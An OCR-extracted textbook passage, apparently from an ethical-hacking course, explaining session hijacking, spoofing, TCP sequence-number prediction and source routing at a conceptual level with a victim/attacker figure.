
There are two levels of session hijacking in the OSI model: the network-level and application-level.

- **Network-Level Hijacking**

  Network-level hijacking is the interception of packets during the transmission between a client and server in a TCP/User Datagram Protocol (UDP) session. A successful attack provides the attacker with crucial information, which can be further used to attack application-level sessions. Attackers most likely perform network-level hijacking because they do not need to modify the attack on a per-web-application basis. This attack focuses on the data flow of the protocol shared across all web applications.

- **Application-Level Hijacking**

  Application-level hijacking involves gaining control over the Hypertext Transfer Protocol (HTTP) user session by obtaining the session IDs. At the application-level, the attacker gains control of an existing session and can create new unauthorized sessions by using stolen data. In general, both occur together, depending on the system being attacked.



Spoofing vs. Hijacking

Spoofing Attack

- An attacker **pretends to be another user** or machine (victim) to gain access
- The attacker does not seize control of an existing active session; instead, he or she initiates a new session using the victim's **stolen credentials**

James (Victim)
James' stolen credentials
I am James, here are my credentials
Server
John (Attacker)

Hijacking

- Session hijacking is the process of seizing control of an **existing active session**
- The attacker relies on the **legitimate user** to create a connection and authenticate

James logs on to the server with his credentials
James (Victim)
Predicts the sequence and kills James' connection
Server
Spoofs James' IP and hijacks the session
John (Attacker)

Spoofing vs. Hijacking

In blind hijacking, an attacker predicts the sequence numbers that a victim host sends to create a connection that appears to originate from the host or a blind spoof. To understand blind hijacking, it is important to understand sequence-number prediction. TCP sequence numbers, which are unique per byte in a TCP session, provide flow control and data integrity. TCP segments provide the initial sequence number (ISN) as a part of each segment header. ISNs do not start at zero for each session. As part of the handshake process, each participant needs to state the ISN, and bytes are numbered sequentially from that point.

Blind session hijacking relies on the attacker's ability to predict or guess sequence numbers. An attacker is unable to spoof a trusted host on a different network and observe the reply packets because no route exists for the packets to return to the attacker's IP address. Moreover, the attacker is unable to resort to Address Resolution Protocol (ARP) cache poisoning because routers do not broadcast ARP across the Internet. Because the attacker is unable to observe the replies, he/she must anticipate the responses from the victim and prevent the host from sending a TCP/RST packet to the victim. The attacker predicts sequence numbers that the remote host expects from the victim and then hijacks the communication. This method is useful when exploiting trust relationships between users and remote machines.

In a spoofing attack, an attacker pretends to be another user or machine (victim) to gain access. Instead of taking over an existing active session, the attacker initiates a new session using the victim's stolen credentials. Simple IP spoofing is easy to perform and is useful in various attack methods. To create new raw packets, the attacker must have root access on the machine. However, to establish a spoofed connection using this session hijacking technique, an attacker must know the sequence numbers used by a target machine. IP spoofing forces the attacker to forecast the NSN. When an attacker uses blind hijacking to send a command, they cannot view the response.

In the case of IP spoofing without a session hijack, guessing the sequence number is unnecessary because no currently open session exists with that IP address. In a session hijack, the traffic returns to the attacker only if source routing is used. Source routing is a process that allows the sender to specify the route to be taken by an IP packet to the destination. The attacker performs source routing and then sniffs the traffic as it passes by the attacker. In session spoofing, captured authentication credentials are used to establish a session. In contrast, active hijacking eclipses a pre-existing session. As a result of this attack, a legitimate user may lose access or the normal functionality of their established Telnet session because an attacker hijacks the session and acts with the user's privileges. Because most authentication mechanisms are enforced only at the initiation of a session, the attacker can gain access to a target machine without authentication while a session is in progress.

Another method is to use source routed IP packets. This type of MITM attack allows an attacker to become a part of the target–host conversation by deceptively guiding IP packets to pass through their system.

Session hijacking is the process of taking over an existing active session. An attacker relies on a legitimate user to make a connection and authenticate. Session hijacking is more difficult than IP address spoofing. In session hijacking, John (an attacker) would seek to insert himself into a session that James (a legitimate user) already had set up with \\Mail. John would wait until James establishes a session, displace James from the established session by some means, such as a DoS attack, and then pick up the session as though he were James. Subsequently, John would send a scripted set of packets to \\Mail and observe the responses. For this purpose, John needs to know the sequence number in use when he hijacked the session. To calculate the sequence number, he must know the ISN and the number of packets involved in the exchange process.

Successful session hijacking is difficult without the use of known tools and is only possible when several factors are under the attacker's control. Knowledge of the ISN is the least of John's challenges. For instance, John needs a method to displace James from the active session as well as a method to know the exact status of James's session at the moment that James is displaced. Both these tasks require John to have far more knowledge and control over the session than would normally be possible.

However, IP address spoofing attacks can only be successful if an attacker uses IP addresses for authentication. They cannot perform IP address spoofing or session hijacking if per-packet integrity checking is executed. In the same manner, IP address spoofing or session hijacking is not possible if the session uses encryption methods such as Secure Sockets Layer (SSL) or Point-to-Point Tunneling Protocol (PPTP). Consequently, the attacker cannot participate in the key exchange.



James
(Victim)
James' stolen credentials
I am James, here are my credentials
Server
John (Attacker)

Figure 11.5: Spoofing attack

